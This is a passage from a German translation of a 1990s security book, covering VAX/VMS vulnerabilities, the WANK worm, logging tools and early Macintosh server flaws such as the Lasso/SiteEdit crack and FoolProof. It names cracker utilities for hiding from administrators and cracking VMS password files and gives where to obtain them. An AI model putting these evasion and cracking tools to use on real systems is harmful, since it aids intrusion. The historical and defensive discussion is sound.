Wenn innerhalb weniger Sekunden zwei aufeinanderfolgende mount-d-s -Befehle ausgesendet werden, und bevor ein anderer Host eine solche Anforderung gemacht hat, wird der Anforderung Folge geleistet. Dies wurde zuerst vom CERT im März 1994 berichtet und gilt für VAX-Rechner, auf denen eine beliebige Variante von Digital UNIX läuft.

20.3.2 Sicherheitsloch Monitor-Utility

Bei VMS gibt es ein Utility namens Monitor. Der Zweck des Programms ist es, Klassen von systemweiten Leistungsdaten zu überwachen (entweder von einem bereits laufenden Prozeß oder von einem zuvor kompilierten Monitor-File). Das Sicherheitsloch war zwar nicht kritisch, aber dennoch bedenklich:

> *Autorisierte Benutzer eines Systems können unter bestimmten Voraussetzungen mit Hilfe des Monitor-Utilitys ihre Privilegien unbefugt ausweiten. Bei einem unautorisierten Zugriff auf ein System besteht die Gefahr einer Beschädigung der Systemumgebung. Dieses Problem wird jedoch keinen unbefugten Zugang ermöglichen, da Personen, die versuchen, sich unbefugt Zugang zu verschaffen, dieser weiterhin von den normalen VMS-Sicherheitsmechanismen verweigert wird.*

Wegweiser:

Der obige Abschnitt ist ein Auszug aus einem CERT-Advisory mit dem Titel »VMS Monitor Vulnerability«. Sie finden es online unter http://www.arc.com/database/Security_Bulletins/CERT/CA-92:16.VMS.Monitor.vulnerability.

Dies war ein lokales und nicht besonders kritisches Problem. Für spezifische Informationen über dieses Loch (und den Fix) sollten Sie sich die entsprechende *Defense data Network Advisory* besorgen.

Wegweiser:

Die Defense data Network Advisory zu diesem Sicherheitsloch finden Sie im DDN Security Bulletin 9223, ftp://nic.mil/scc/sec-9223.txt.

20.3.3 Historische Probleme: Der Wank-Wurm-Vorfall

Im Herbst 1989 tauchte ein Wurm auf, der DecNet-Rechner gefährdete. Auf infizierten Rechnern gab das Programm auf dem Terminal eine Meldung aus, daß die Maschine »Wanked« sei. Die Meldung gab vor, von den *Worms Against Nuclear Killers* (WANK) zu stammen. Im CERT-Advisory wurde folgendes über den Wank-Wurm geschrieben:

> *Dieser Wurm betrifft nur DEC-VMS-Systeme und wird über DecNet-Protokolle verbreitet, nicht über TCP/IP. Wenn ein VMS-System andere Netzwerkverbindungen hatte, war der Wurm nicht so programmiert, daß er Nutzen aus diesen Verbindungen ziehen konnte. Der Wurm ist dem Wurm HI.COM (bzw. Father Christmas) aus dem letzten Jahr sehr ähnlich.*

Wegweiser:

Der obige Abschnitt ist ein Auszug aus einem CERT-Advisory mit dem Titel »'WANK' Worm On SPAN Network«. Sie finden es online unter http://www.arc.com/database/Security_Bulletins/CERT/CA-89:04.dec- net.wank.worm.

In diesem Advisory befindet sich auch eine Analyse des Wurms von R. Kevin Oberman vom Engineering Department of Lawrence Livermore National Laboratory. Obermans Bericht wurde offensichtlich in Eile abgefaßt, aber er ist trotzdem recht vollständig. Er berichtete, daß der Wurm nicht unglaublich komplex sei, aber gefährlich sein könnte, wenn er einen privilegierten Account angreifen würde. Der Wurm würde in ein System eindringen, prüfen, ob es bereits infiziert ist, und wenn dies nicht der Fall ist, einige oder alle der folgenden Dinge ausführen:

- Mail für bestimmte Accounts deaktivieren
- Systempaßwörter mit Hilfe eines Zufallsgenerators ändern und dabei den Systemoperator aussperren
- Das momentane System als Startrampe für Angriffe auf neue Systeme benutzen

Oberman fügte seiner Analyse ein schnell gehacktes Programm bei, das den Wank-Worm aufhalten würde. Der Quellcode dieses Programms kann immer noch online in den Original- Advisories eingesehen werden.

Wegweiser:

Das CERT-Advisory finden Sie unter http://www.arc.com/database/Security_Bulletins/CERT/CA-89:04.decnet.wank.worm.

Was wirklich interessant ist, ist der geringe Grad an Ernsthaftigkeit dieser Advisory. Denken Sie einmal nach: Es war weniger als ein Jahr her, daß der Morris-Wurm im Internet Wellen geschlagen hatte. Die bloße Erwähnung eines Wurms konnte in diesen Monaten schon eine Panik auslösen. Seltsamerweise hielten einige Administratoren diesen Wurm jedoch wegen seines seltsamen Namens für einen Scherz.

Außerdem war der Wank-Wurm für einen großen Teil des Internet nicht von Bedeutung. Da der Wurm nur diejenigen betraf, die DEC-Protokolle verwendeten (und nicht TCP/IP), war die Anzahl potentieller Opfer begrenzt. Obwohl diese Zahl im Verhältnis zum gesamten Internet relativ klein war, gab es doch eine Menge Sites, die DecNet verwendeten.

Die Ankunft des Wurms fiel zeitlich mit Berichten über Demonstranten in Florida zusammen, die versuchten, den Start eines atomgetriebenen Nutzlast-Shuttles zu verhindern. Es wird angenommen, daß der Wurm ebenfalls ein Protest gegen den Start war. Der Wank-Wurm breitete sich gemächlicher aus als der Internet-Wurm; er löste weniger Alarme aus und erzeugte weniger Hysterie... Eine Methode zur Bekämpfung des Wurms wurde von Bernard Perrot vom Institut de Physique Nucleaire in Orsay, Frankreich, entwickelt. Perrots Plan war es, in einer Datei eines Typs, den der Wurm wahrscheinlich angreifen würde, eine Bombe zu verstecken. Wenn der Wurm dann versuchen würde, Informationen aus der Datei zu ziehen, würde er selbst angegriffen und zerstört werden.

Wegweiser:

Der obige Text stammt aus einem Artikel von Paul Mungo und Bryan Glough mit dem Titel »Approaching Zero: The Extraordinary Underworld of Hakkers, Phreakers, Virus Writers, and Keyboard Criminals«. Sie finden ihn online unter [http://www.feist.com/~tqdb/h/aprozero.txt.](http://www.feist.com/~tqdb/h/aprozero.txt)

20.4 Überwachung und Protokollierung

Die Überwachungsmöglichkeiten in der VMS-Umgebung sind hochentwickelt. Es gibt verschiedene Methoden, die Überwachung zu implementieren, und die Entscheidung für die eine oder andere ist im wesentlichen eine Frage des persönlichen Geschmacks. Per Voreinstellung protokolliert VMS alle Logins und Login-Versuche, Änderungen der Systemprivilegien und so weiter. Die Default-Konfiguration bietet ein Mindestmaß an Protokollierung.

Dieses Mindestmaß läßt sich bei Bedarf jedoch schnell ausweiten. Der Systemoperator kann spezielle Zugriffskontrollen für einzelne Dateien oder Verzeichnisse, einen Benutzeraccount oder Prozesse errichten. Wenn im Zusammenhang mit diesen Zugriffskontrollen eine unerwünschte oder verdächtige Aktivität auftritt, wird ein Alarm ausgelöst. Der Systemoperator kann die Art dieses Alarms bestimmen. (Z.B. leiten viele Systemoperatoren Alarmmeldungen an eine bestimmte Konsole um, damit sie jederzeit eingesehen und geprüft werden können.) Natürlich kann eine schwere Paranoia in einer solchen Umgebung dazu führen, daß man einiges an Plattenspeicher opfern muß. Z.B. kann ein Systemoperator das System sogar einen Alarm erzeugen lassen, wenn jemand bloß versucht hat, auf eine Datei zuzugreifen, für die er keine Berechtigungen hat.

Ein Beispiel dafür wäre, daß ein Benutzer versucht, sich eine Datei anzusehen (oder auflisten zu lassen), für die er keine Berechtigungen hat. Das wäre das gleiche, als würde bei Unix jedesmal ein Alarm ausgelöst, wenn ein Shell-Benutzer versucht, auf eine im Eigentum von Root befindliche Datei oder ein Verzeichnis zuzugreifen. Interessant dabei ist, daß der Alarm als Antwort auf eine Verletzung von gegen den Benutzer eingestellte Richtlinien erzeugt werden kann, im Gegensatz zu globalen Beschränkungen für Dateien. Ich bin mir nicht sicher, aber ich glaube, das VMS-Modell ist das sicherere von beiden.

Die Protokollierungsmöglichkeiten von VMS sind recht vielfältig. Sie können fast alles überwachen, vom Zugriff auf eine Datei bis hin zum Starten eines protokollbasierten Prozesses durch einen Benutzer. (Sie können sogar protokollieren lassen, wenn Benutzer versuchen, die Zeiteinstellung zu ändern.) Zusätzlich zu diesen eingebauten Möglichkeiten stehen einige Utilities zur Verfügung (von denen ich einige später in diesem Kapitel noch ansprechen werde), die Terminal-Sitzungen verfolgen und auf Inaktivität und anderes unerwünschtes Verhalten überwachen können.

Einige Utilities erleichtern das Knacken der VMS-Plattform oder können verhindern, daß ein Cracker aufgespürt wird. Wie bei den anderen Systemen auch, sind diese Utilities manchmal sowohl für den Systemoperator als auch den Cracker von großem Nutzen.

20.4.1 watchdog.com

watchdog.com wurde von einem Cracker namens Bagpuss geschrieben. Der Zweck des Programms ist simpel: Es beobachtet Benutzer beim An- und Abmelden auf dem Rechner. Es ist ein Frühwarnsystem, das Sie warnen kann, wenn der Systemoperator (oder ein ähnlich privilegierter Benutzer) sich einloggt.

Wegweiser:

Den Quellcode und eine vollständige Erklärung von watchdog.com finden Sie unter http://www.wordserf.co.uk/mh/vaxhackpro.html.

20.4.2 Stealth

Stealth wurde ebenfalls von Bagpuss geschrieben. Der Zweck dieses Utilities ist es, zu verhindern, daß man entdeckt wird, wenn jemand (vielleicht der Systemoperator) den Befehl SHOW USER erteilt. Dieser Befehl ist der Kombination der Befehle W, WHO und PS bei Unix ziemlich ähnlich. Er identifiziert die gegenwärtig eingeloggten Benutzer und ihren Status. Stealth verhindert, daß der Benutzer auf eine solche Anfrage hin sichtbar wird.

Wegweiser:

Den Quellcode für Stealth finden Sie unter http://www.wordserf.co.uk/mh/ vaxhackpro.html.

20.4.3 GUESS_PASSWORD

GUESS_PASSWORD dient zum Knacken der Paßwort-Datei des VMS-Systems. Das Programm funktioniert ziemlich gut, aber man muß sich fragen, ob es wirklich einen Sinn hat. Es ist heutzutage sehr unwahrscheinlich, daß ein Systemadministrator die Datei SYSUAF.DAT (in der sich die Paßwörter befinden) ungeschützt läßt. Wenn ein Cracker eine solche ungeschützte Paßwortdatei finden sollte, könnte ihm dieses Utility jedenfalls beim Knacken helfen.

Wegweiser:

GUESS_PASSWORD (mit Quellcode) erhalten Sie unter http://www.uniud.it/ftp/vms/uaf.zip .

20.4.4 WATCHER

WATCHER ist ein Utility zum Herumspionieren, das im allgemeinen von Systemadministratoren verwendet wird. Es dient zum Beobachten von Terminal-Sitzungen. Für die Sicherheit ist dies sehr hilfreich. WATCHER überwacht, wie lange an einem Terminal keine Aktivität stattgefunden hat. Der Systemadministrator (oder der Benutzer) kann einen Zeitraum einstellen, nach dem ungenutzte Sitzungen automatisch beendet werden. (Inaktive Terminal- Sitzungen sind ein Sicherheitsrisiko. Cracker beobachten Accounts, die über längere Zeiträume hinweg inaktiv sind. Diese Accounts sind beliebte

Angriffspunkte.)

Wegweiser:

WATCHER finden Sie unter ftp://ftp.wku.edu/madgoat/WATCHER.zip.

20.4.5 Checkpass

Checkpass ist ein Tool, das die relative Stärke oder Schwäche eines bestimmten Paßworts in der Datei SYSUAF.DAT untersucht. Es ist für Version 5.4 und höher geeignet.

Wegweiser:

Checkpass finden Sie unter ftp://www.decus.org/pub/lib/vs0127/checkpass/check.zip .

20.4.6 Crypt

Crypt ist ein DES-Verschlüsselungsmodul für das VMS-Betriebssystem. Interessanterweise unterstützt es auch Unix und DOS. Es wurde (wie auch das vorhergehende Utility) von M. Edward Nieland entwickelt, der diese Tools hauptsächlich in C und Fortran geschrieben hat.

Wegweiser:

Das CRYPT-Utility finden Sie unter ftp://www.decus.org/pub/lib/vs0127/ crypt/crypt.zip.

20.4.7 DIAL

Das Rückrufmodul DIAL soll verhindern, daß sich unautorisierte entfernte Benutzer Zugang zu Ihrem System verschaffen können. In der Dokumentation von DIAL ist dies so erklärt:

> *Nur zuvor autorisierte Benutzer können von den Telefonnummern ihres Arbeitsplatzes aus über DIAL Zugang zu dem System erlangen. Sobald der Zugriff gewährt wurde, wird die Verbindung unterbrochen und der Benutzer unter seiner autorisierten Telefonnummer zurückgerufen. Dies ermöglicht dem Benutzer über öffentliche Telefonleitungen kostenlosen Zugang zu seinem Account.*

Das System funktioniert mit Hilfe einer Datei, die alle gültigen Benutzer und ihre Telefonnummern enthält. (Dies könnte eine Methode sein, die Sicherheit zu durchbrechen. Wenn Sie Zugriff auf diese Datei bekommen, können Sie DIAL umgehen.) DIAL wurde von Roger Talkov von Emulex in C verfaßt.

Wegweiser:

DIAL finden Sie unter ftp://www.decus.org/pub/lib/v00149/dial.zip.

20.4.8 CALLBACK.EXE

CALLBACK.EXE wurde von Robert Eden von Texas Utilities in Fortran geschrieben. Es hat im wesentlichen die gleiche Funktion wie DIAL.

Wegweiser:

CALLBACK.EXE finden Sie unter http://www.openvms.digital.com/cd/ CALLBACK/CALLBACK.EXE.

20.4.9 TCPFILTER (G. Gerard)

TCPFILTER ist ein Utility, das ausgehende Verbindungen einschränkt. Das ist in der Dokumentation wie folgt beschrieben:

> *...ermöglicht das Filtern von ausgehenden UCX-TCP/IP-Verbindungen. Jeder Versuch eines ausgehenden Anrufs wird mittels einer Adreßtabelle verifiziert und dann erlaubt oder untersagt. Die Validierung des Anrufs kann durch zwei unterschiedliche Mechanismen erfolgen: mit Zugriffskontroll-Listen (ACL) oder mit Image-Namen. Die Verwendung von Zugriffskontroll-Listen ermöglicht die Kontrolle jedes Benutzers über einen Bezeichner.*

Wegweiser:

Der obige Abschnitt ist ein Auszug aus einer Datei mit Namen TCPFILTER.DOC von G. Gerard. Sie finden sie online unter http://www.openvms.digital.com/cd/TCPFILTER/.

Ich sollte vielleicht darauf hinweisen, daß mit dem Begriff *Anruf* ausgehende TCP/IP-Verbindungsanforderungen gemeint sind, d.h. Sie können Verbindungsanforderungen auf bestimmte IP-Adressen beschränken, basierend auf Benutzer-informationen in der Zugriffskontroll-Liste. So könnten Sie z.B. jeden Zugang zu externen Hacker- oder Cracker-Mailboxen unterbinden.

Wegweiser:

TCPFILTER finden Sie unter http://www.openvms.digital.com/cd/TCPFILTER/TCP.COM .

20.5 Andere Zeiten

Die VAX/VMS-Kombination war einmal sehr beliebt, und, wie ich bereits sagte, wird OpenVMS immer noch gerne verwendet. Dennoch haben Veränderungen in der Computer-Industrie und dem öffentlichen Bedarf sich auf die Stellung von VMS im Internet ausgewirkt. Zusammen mit Digitals Engagement mit Microsoft, eine geeignete Architektur für Windows NT zu entwickeln, haben diese Änderungen dazu geführt, daß die Verwendung von VMS zurückgegangen ist. Das ist seltsam, da heute der Quellcode von VMS verfügbar ist. Wie ich anderswo in diesem Buch bereits erwähnt habe, hat man bei einem Betriebssystem, dessen Quellcode verfügbar ist, sehr gute Möglichkeiten zu einer Feineinstellung der Sicherheitsvorkehrungen.

Da auf Digital-Alpha-Rechnern jetzt sowohl Microsoft Windows NT als auch Digital UNIX laufen, wird VMS wahrscheinlich in den Hintergrund rücken. Dies gilt besonders im Hinblick auf Digital UNIX, da

dies ein 64-Bit-System ist. Stellen Sie sich einmal ein 64-Bit- System vor, das mit 600 MHz läuft. Das ist meiner Meinung nach die leistungsfähigste Konfiguration, die dem durchschnittlichen Benutzer momentan zur Verfügung steht. Ein solcher Rechner (mit mindestens 64 Mbyte RAM ausgestattet) ist meines Erachtens dem Pentium oder dem MMX weit überlegen. Die Tage des alten VAX/VMS sind wohl gezählt.

Der Cracker von heute weiß wahrscheinlich nur wenig über diese Systeme. Unix - und später Windows NT - wurde mehr Aufmerksamkeit zuteil. Wenn ich jemanden damit beauftragen wollte, einen VAX zu knacken, würde ich nach jemandem in der Altersklasse Mitte dreißig oder älter suchen. Sicherlich hat der Aufstieg des PC dazu beigetragen, daß heute so wenige etwas über die VMS-Sicherheit wissen. Die meisten jungen Leute arbeiten heutzutage mit PCs oder Macintosh-Rechnern. Deshalb kommt man kaum noch mit VAX in Berührung, außer vielleicht bei Bibliotheksservern und anderen Datenbank-Rechnern.

Unterm Strich ist VMS eine interessante, langlebige und relativ sichere Plattform. Außerdem hat DEC über die Sicherheitsschwachstellen von VAX/VMS immer ziemliches Stillschweigen bewahrt. Wenn Sie alle bekannten Advisories zu VAX/VMS einmal durchgehen, werden Sie sehen, daß DEC sich immer geweigert hat, Informationen bekanntzugeben, die auch für Cracker nützlich sein könnten. Das war eine schlaue Vorgehensweise, die es von jeher schwer gemacht hat, VAX-Server zu knacken. Wenn der Systemadministrator von VAX auf Draht war, hatte ein Cracker nicht viel zu lachen.

20.6 Zusammenfassung

VAX/VMS ist heute ein recht antiquiertes System. Aber es ist noch nicht ganz aus dem Rennen. OpenVMS hat sehr viel zu bieten. Wenn Sie eine Karriere im Bereich der Internet- Sicherheit anstreben, sollten Sie zumindest einen Einsteigerkurs zu VMS besuchen. Wenn Sie wie ich das direkte Ausprobieren bevorzugen, legen Sie sich eine gebrauchte VAX zu und versuchen Sie, diese zu knacken. Solche Systeme werden heute praktisch umsonst in misc.forsale.computers.workstation angeboten. Einige Verkäufer haben sogar noch die Original-Installationsmedien.

Insgesamt ist die Sicherheit von VAX meiner Meinung nach fortschrittlich und sogar ein bißchen elegant. In vielen Ländern der Welt ist die VAX immer noch sehr beliebt. Sich mit der VAX-Sicherheit zu befassen, ist sicher keine Zeitverschwendung.

20.7 Informationsquellen

VAX Security: Protecting the System and the Data. Sandler und Badgett. John Wiley & Sons. ISBN: 0-471-51507-8.

A Retrospective on the VAX VMM Security Kernel. Paul A. Karger, Mary E. Zurko, Douglas W. Bonin, Andrew H. Mason und Clifford E. Kahn. *IEEE Transactions on Software Engineering* , 17(11):1147-1163. November 1991.

Database Security. S. Castano, M. G. Fugini, G. Martella und P. Samarati. Addison-Wesley Publishing Company. 1995. (Gutes Kapitel über VAX/VMS.)

Security Guidance for VAX/VMS Systems. Debra L. Banning. Sparta, Inc. 14th National Computer

Security Conference, Washington, D.C., Oktober 1991.

A Practical Exercise in Securing an OpenVMS System. Rob McMillan. Prentice Centre, The University Of Queensland. http://nsi.org/Library/Compsec/openvms.txt

How VMS Keeps Out Intruders. Tanya Candia. *Computers & Security*, 9(6):499-502. Oktober 1990.

ESNET/DECNET Security Policy Procedures and Guidelines. D. T. Caruso und C. E. Bemis, Jr.. *ESnet/DecNet Security Revised Draft*. Dezember 1989. http://www.es.net/pub/esnet-doc/esnet-decnet-security.txt

Approaching Zero. The Extraordinary Underworld of Hackers, Phreakers, Virus Writers, and Keyboard Criminals. Paul Mungo und Bryan Glough. http://www.feist.com/~tqdb/h/ aprozero.txt

VMS Monitor Vulnerability. CERT-Advisory. CA-92:16. 22. September 1992. http://www.arc.com/database/Security_Bulletins/CERT/CA-92:16.VMS.Monitor.vulnerability

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

21

Macintosh

Einige von Ihnen werden sich vielleicht wundern, daß ich dem Macintosh überhaupt ein Kapitel widme. Stirbt der Macintosh nicht aus? Verwendet überhaupt noch jemand Macintosh-Rechner als Internet-Server? Diese Fragen werden mir oft von meinen Kunden gestellt. Sie überlegen ernsthaft, ob sie ihre heiß geliebten Macs nicht zugunsten irgendeines anderen Systems opfern sollten.

Wenn ich so etwas höre, lache ich meistens nur. Microsofts Propaganda-Maschine bewirkt wirklich eine Menge. Dabei gibt es sehr viele Firmen, die Macintosh-Server verwenden und nicht die Absicht haben, daran etwas zu ändern. Deshalb schreiben Software-Entwickler auch weiterhin gute Sicherheitsprogramme für die Macintosh-Plattform. Wenn sich in Ihrem Netzwerk Macintosh-Rechner befinden, sollten Sie den Kopf also nicht hängen lassen. Einige Software-Firmen haben vor kurzem umfangreiche Sicherheits-Tools für die Verwaltung von Macintosh-Netzwerken herausgebracht. Einige dieser Utilities werden wir uns später ansehen. Vorher möchte ich jedoch kurz auf den Macintosh als Server-Plattform eingehen.

21.1 Einrichtung eines Macintosh-Web-Servers

Die Einrichtung eines Macintosh Internet Information Servers war früher einmal eine recht beängstigende Aufgabe. Das ist heute zum Glück nicht mehr so. Es gibt inzwischen viele Server-Pakete, mit denen Sie diese Aufgabe in Minuten erledigen können. Einige davon habe ich in Tabelle 21.1 aufgelistet.

Tabelle 21.1: Populäre Server-Suiten für den Mac

Server	URL
AppleShare IP	http://www.apple.com/applesharеip/
CL-HTTP	http://www.ai.mit.edu/projects/iiip/doc/cl-http/
FireSite	http://www.clearway.com/pages/FireSite-home.html
HomeDoor	http://www.opendoor.com/homedoor/
MacHTTP	http://www.starnine.com/machttp/machttp.html

Net Servers	http://www.pictorius.com/netservers.html
Quid Pro Quo	http://www.socialeng.com/
Web Server 4D	http://www.mdg.com/4DWS/features/all.html
WebStar 3.0	http://www.starnine.com/webstar/webstar.html
WebTen 2.0	http://www.tenon.com/products/webten/

Von den in Tabelle 21.1 aufgeführten Servern wurden nur die Sicherheitsmerkmale von einem, nämlich WebStar, einer breiteren Öffentlichkeit bekannt. Bevor ich auf die einzelnen Schwachstellen der Macintosh-Plattform eingehe, möchte ich diese Geschichte kurz erzählen.

21.1.1 Die WebStar-Herausforderung

Am 15. Oktober 1995 wurde im Internet zu folgender Herausforderung aufgerufen: Ein Macintosh-Web-Server, auf dem WebStar lief, sollte geknackt werden. Jedem, der dies schaffen würde, winkte eine Belohnung in Höhe von 10.000 Dollar. Diese Aktion sollte demonstrieren, daß ein Macintosh-Web-Server sicherer ist als ein Unix-Rechner. Die 10.000 Dollar wurden auch tatsächlich einkassiert, allerdings erst zwei Jahre später! Lassen Sie mich die Geschichte von Anfang an erzählen.

Die Herausforderung von 1995 lief ca. 45 Tage, und obwohl viele es versuchten, schaffte es niemand, den Macintosh zu knacken. Chris Kilbourn, Systemadministrator bei der Firma, von der die Aktion ausging (digital.forest in Seattle, Washington), beschrieb dies so:

> *Während der 45 Tage, die der Wettbewerb lief, war niemand in der Lage, die Sicherheitsbarrieren zu durchbrechen und sich den Preis zu holen. Normalerweise habe ich den Netzwerkpaket-Analyzer ca. 3-5 Stunden pro Tag laufen lassen, um interessante, an den zu knackenden Server gerichtete Pakete herauszufiltern. Ich erzeugte Paketfilter, die den gesamten TCP/IP-Netzwerkverkehr von und zu dem Server abfingen. Am meisten amüsierte mich, daß trotz der umfangreichen technischen Spezifikationen, die auf dem Server gepostet waren, die meisten Leute dachten, daß der Server ein Unix- Rechner sei! TCP/IP-Dienste auf einem Macintosh haben nicht die auf Unix-Systemen verfügbare Low-Level-Kommunikation, was für zusätzliche Sicherheit sorgt. Wenn Sie darauf achten, daß Ihre Mail-, FTP- und HTTP-Dateiräume sich nicht überlappen, gibt es keine Möglichkeit, Daten von einem Dienst zu einem anderen zu schleusen und auf diese Weise die Sicherheitsvorkehrungen zu umgehen.*

Wegweiser:

Der obige Abschnitt ist ein Auszug aus Chris Kilbourns Artikel »The $10,000 Macintosh World Wide Web Security Challenge: A Summary of the Network and the Attacks«, den Sie unter http://www.forest.net/advanced/securitychallenge.html finden können.

Im August 1997 schaffte ein australischer Hacker namens StarFire es schließlich, sich Zugang zu einem WebStar-Server zu verschaffen, indem er die Sicherheitslöcher in zwei Programmen von Drittanbietern ausnutzte. Die Attacke beruhte hauptsächlich auf einer Sicherheitslücke in Lasso von Blue World. Da

Lasso eine sehr beliebte Anwendung ist, möchte ich auf dieses Problem gerne näher eingehen.

21.1.2 Lasso von Blue World

Lasso ist ein Programm zur Anbindung von FileMaker-Datenbanken. In der Lasso-Dokumentation heißt es:

> *Mit Lasso können Besucher einer Internet-Webseite Datensätze zu FileMaker-Pro-Datenbanken hinzufügen, nach ihnen suchen, sie aktualisieren oder löschen. Außerdem verfügt Lasso noch über weitere Eigenschaften, die den Besuchern einer solchen Webseite ein besonders hohes Maß an Interaktivität ermöglichen.*

Wegweiser:

Die vollständige Lasso-Dokumentation finden Sie unter http://www.blueworld.com/lasso/2.0_User_Guide/Docs/default.html .

Lasso hat eingebaute Sicherheitsmechanismen, die mit den meisten anderen CGI/Datenbank-Paketen vergleichbar (und teilweise sogar strenger als diese) sind. Der Zugriff kann auf viele verschiedene Arten eingeschränkt werden, obwohl der Paßwortschutz nach wie vor die üblichste ist. (Lasso ermöglicht auch eine grundlegende HTTP-Authentifizierung, die jedoch keinen Schutz vor Sniffer-Attacken bietet.) Zusätzlich dazu kann man den Zugriff auf bestimmte Felder oder Datensätze einer Datenbank beschränken. Offensichtlich bietet Lasso also einiges an Sicherheit. Was lief falsch?

Der Crack war so einfach wie genial. Wie ich in Kapitel 3, »Die Geburt eines Netzwerks: Das Internet«, erläutert habe, können Programme, die für sich gesehen sicher sind, gefährdet sein, sobald sie zusammen mit anderen Programmen verwendet werden. Der Lasso-Crack beruht genau auf diesem Zusammenhang. Der Angreifer verwendete Lasso, um an das Admin-Paßwort eines CGI-Programms mit Namen SiteEdit zu gelangen. Nachdem er dieses Paßwort hatte, konnte er in das System eindringen und Webseiten ändern. Und damit war die Macintosh-Herausforderung vorbei.

Blue World hat seitdem mehrere Patches für die unterschiedlichen Lasso-Versionen herausgebracht, die im Internet erhältlich sind. Wenn Sie einen Server mit Lasso betreiben, sollten Sie sich den entsprechenden Patch besorgen. In Tabelle 21.2 sind die URLs der Patches aufgeführt.

Tabelle 21.2: Patches für Lasso und ihre URLs

Version	URL
Lasso 1.2.1 CGI	ftp://ftp.blueworld.com/_Lasso1x/_SecurityPatches/Lasso.acgi1.2.2patch.hqx
Lasso 1.2.1 Plugin	ftp://ftp.blueworld.com/_Lasso1x/_SecurityPatches/LassoPlugin1.2.2.hqx
Lasso 1.2.2 CGI	ftp://ftp.blueworld.com/_Lasso1x/_SecurityPatches/Lasso.acgi1.2.3patch.hqx
Lasso 1.2.2 Plugin	ftp://ftp.blueworld.com/_Lasso1x/_SecurityPatches/LassoPlugin1.2.3patch.hqx
Lasso 2.0 CGI	ftp://ftp.blueworld.com/_Lasso20/_SecurityPatches/Lasso.acgi2.0.2patch.hqx
Lasso 2.0 Plugin	ftp://ftp.blueworld.com/_Lasso20/_SecurityPatches/LassoPlugin2.0.2patch.hqx

Lasso 2.0 Server	ftp://ftp.blueworld.com/_Lasso20/_SecurityPatches/LassoServer2.0.2patch.hqx
Lasso 2.0.2 CGI	ftp://ftp.blueworld.com/_Lasso20/_SecurityPatches/Lasso.acgi2.0.3patch.hqx
Lasso 2.0.2 Plugin	ftp://ftp.blueworld.com/_Lasso20/_SecurityPatches/LassoPlugin2.0.3patch.hqx
Lasso 2.0.2 Server	ftp://ftp.blueworld.com/_Lasso20/_SecurityPatches/LassoServer2.0.3patch.hqx

Eines hat die Macintosh-Herausforderung gezeigt: Jedes System, wie gut es auch konzipiert sein mag, kann Opfer einer Attacke werden. Wenn Sie Software von Drittanbietern verwenden, gibt es immer die Möglichkeit, daß eine unbekannte Sicherheitslücke zutage tritt. Interessanterweise räumt Blue World ein, daß die WebStar-API zumindest eine Teilschuld an dem Crack trägt. Sie sollten sich darüber im klaren sein, daß ein Programm für sich genommen sicher sein mag; aber bis Sie es in eine größere Umgebung integrieren, werden Sie nie wissen, wie sicher es wirklich ist.

Bedeutet das jetzt, daß Macintosh-Web-Server keine gute Wahl sind? Nein, im Gegenteil. Bis heute wurden sehr viel weniger Sicherheitsverletzungen bei Macintosh-Servern bekannt als auf jeder anderen Plattform.

21.1.3 Informationen zum Macintosh-Web-Server

Bevor Sie mit der Einrichtung eines Macintosh-Web-Servers beginnen, sollten Sie dieses Online-Dokument auf der Apple-Site lesen: *Getting Your Apple Internet Server Online*. Obwohl einige Links darin nicht mehr aktuell sind, ist dieses Dokument wahrscheinlich die umfassendste Anleitung, die derzeit verfügbar ist.

21.2 Schwachstellen auf der Macintosh-Plattform

21.2.1 Schwachstelle FoolProof

Versionen: alle

Auswirkungen: Angreifer können an das aktuelle FoolProof-Paßwort gelangen.

Einstufung: kritisch

Abhilfe: keine

Beigetragen von: Mark M. Marko

FoolProof von SmartStuff ist ein Sicherheitsprogramm, das eine Zugriffskontrolle sowohl für Windows als auch den Macintosh anbietet. (Viele Computerläden verwenden FoolProof, um zu verhindern, daß Kunden ihre Konfigurationen zerstören.) Normalerweise wird es zum Schutz der Systemdateien und -verzeichnisse verwendet, ohne die ein System nicht funktionsfähig ist.

Leider speichert FoolProof die Paßwörter im Speicher, so daß man leicht auf sie zugreifen kann. Mark Marko hat darauf im Februar 1998 hingewiesen und war überrascht von SmartStuffs Antwort. Marko

schreibt:

> *Ich habe versucht, mit jemandem bei SmartStuff zu sprechen, aber es scheint sie nicht zu interessieren. Sie sagten, ich hätte mich geirrt, denn sie verwendeten eine 128-Bit-Verschlüsselung.*

Die SmartStuff-Mitarbeiter mögen es vielleicht nicht glauben, aber Marko lag ganz richtig. Das Paßwort wird im Speicher in Klartext gespeichert. Jeder, der einen Speicher-Editor verwendet, kann an das Paßwort gelangen. (Interessanterweise werden auch die Hotkey-Kombinationen im Speicher aufbewahrt.) Es gibt dafür keine Abhilfe. Ich würde Ihnen empfehlen, sich an SmartStuff zu wenden.

21.2.2 Denial of Service durch Port-Überlauf

MacOS-Versionen: 7.1, 7.8

Auswirkungen: Angreifer können den Rechner durch Port-Scans zum Absturz bringen.

Einstufung: mittel

Abhilfe: Besorgen Sie sich OpenTransport 1.2.

Beigetragen von: VallaH

MacOS-Rechner mit TCP/IP und System 7.1 oder 7.8 sind der Gefahr einer DoS-Attacke ausgeliefert. Wenn diese Rechner einem schweren Port-Scan ausgesetzt werden, versagen sie den Dienst. (7.1 stürzt ab und 7.8 fährt die CPU auf eine 100%-Auslastung.) Berichten zufolge wurde dieser Fehler in OpenTransport 1.2 behoben.

21.2.3 MacDNS-Bug

Anwendung: MacDNS

Auswirkungen: MacDNS ist für DoS-Attacken anfällig.

Einstufung: mittel

Abhilfe: keine

Beigetragen von: Matt Leo

MacDNS stellt einen Domain Name Service für Netzwerke zur Verfügung und läuft auf Macintosh-Internet-Servern. Leider versagt MacDNS den Dienst, wenn es mit hoher Geschwindigkeit mit Anfragen bombardiert wird. (Das Problem wurde ursprünglich entdeckt, als eine Firewall versuchte, Weiterleitungen für jede angeforderte URL aufzulösen.) Dies wurde inzwischen als eine echte DoS-Attacke bestätigt, die von entfernten Angreifern reproduziert werden kann. Leo schlägt als Abwehrmaßnahme eine Paketfilterung vor. Oder Sie wenden sich an Apple.

21.2.4 Sequence of Death und WebStar

Anwendung: WebStar und NetCloak kombiniert (nicht bei WebStar alleine)

Auswirkungen: WebStar-Server mit NetCloak können abstürzen, nachdem sie die *Sequence of Death* erhalten haben.

Einstufung: ernst

Abhilfe: NetCloak entfernen oder Upgrade

Beigetragen von: Jeff Gold

